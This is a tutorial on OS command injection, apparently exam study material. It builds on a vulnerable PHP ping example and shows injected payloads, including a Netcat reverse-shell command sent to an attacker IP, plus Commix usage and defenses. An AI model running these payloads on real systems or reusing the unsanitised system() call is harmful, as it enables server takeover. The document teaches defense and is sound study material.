Remote Code Execution: When Websites Talk to the System
Understanding Command Injection Vulnerabilities and how to defend against them
Introduction: When Websites Talk to the System
Web developers are often lazy (or efficiency-minded). Sometimes, instead of writing complex code to perform a task, they just ask the underlying Operating System (Linux or Windows) to do it for them.
Example: Imagine a “Network Diagnostics” tool on a router’s admin page. It asks for an IP address and runs a ping test. Behind the scenes, the PHP code might look like this:
1
2
3
4
5
// TAKING INPUT DIRECTLY FROM USER
$ip = $_GET['ip'];
// PASSING IT TO THE SYSTEM SHELL
system("ping -c 4 " . $ip);
If you type 8.8.8.8, the system runs: ping -c 4 8.8.8.8. Everything works fine.
The Attack: Chaining Commands
 The vulnerability exists because the system shell allows you to run multiple commands in a single line using separators.
- Linux Separators:
;(Semicolon),&&(AND),||(OR),|(Pipe). - Windows Separators:
&,&&,|.
If the developer does not sanitize the input, you can use the semicolon ; to say: “Finish the first command, AND THEN do this next command.”
The Payload: In the IP box, instead of just 8.8.8.8, we type: 8.8.8.8; whoami
What the Server Executes:
1
2
ping -c 4 8.8.8.8; whoami
- The server pings Google (Command 1).
- The server executes
whoami(Command 2). - The web page displays the ping results, followed by:
rootorwww-data.
You have just tricked the web server into running a system command. You have Remote Code Execution (RCE).
Escalation: Getting a Reverse Shell
Seeing www-data on the screen is fun, but we want full control. We want a terminal.
We can use Command Injection to force the server to connect back to us (a Reverse Shell).
1. On your machine (The Attacker): Start a listener with Netcat.
1
2
nc -lvnp 4444
2. In the Vulnerable Web Field: Inject a command to send a shell to your IP (10.10.10.5). 8.8.8.8; nc -e /bin/sh 10.10.10.5 4444
;Ends the ping.nc(Netcat) connects to you.-e /bin/shexecutes a shell and sends it through the connection.
Suddenly, your terminal grants you direct access to the web server.
Tools of the Trade
While manual testing is best for understanding, there are tools to automate this.
1. Commix
Commix (Command Injection Exploiter) is the “SQLMap” of Command Injection. It automates the process of finding the right separator and payload.
1
2
commix --url="http://target.com/vuln.php?ip=INJECT_HERE"
2. Burp Suite (Repeater)
You will usually capture the request in Burp Suite, send it to “Repeater,” and manually try different separators (;, |, %0a for newlines) to see how the server responds.
Defense: Don’t Call the Shell
The defense is simple but often ignored: Avoid using system() or exec() calls.
- Use Built-in Functions: If you need to ping something, use a programming library (like Python’s
pingmodule) rather than calling the OS shell. - Input Validation: If you must use the shell, ensure the input is strictly validated. If the box expects an IP address, ensure the input contains only numbers and dots. If there is a semicolon, block it.
- Least Privilege: The web server (Apache/Nginx) should run as a low-level user (
www-data), notroot. This limits the damage if an injection occurs.
Summary for the Exam
- Mechanism: Abusing shell operators (
;,|,&&) to execute OS commands via user input. - Impact: Highest possible (Remote Code Execution).
- Difference from SQLi: SQLi attacks the Database (SQL language); Command Injection attacks the Operating System (Bash/PowerShell).
- Blind Injection: Sometimes you won’t see the output (like
whoami) on the screen. You might have to usesleep 10to see if the page delays loading, confirming the code executed.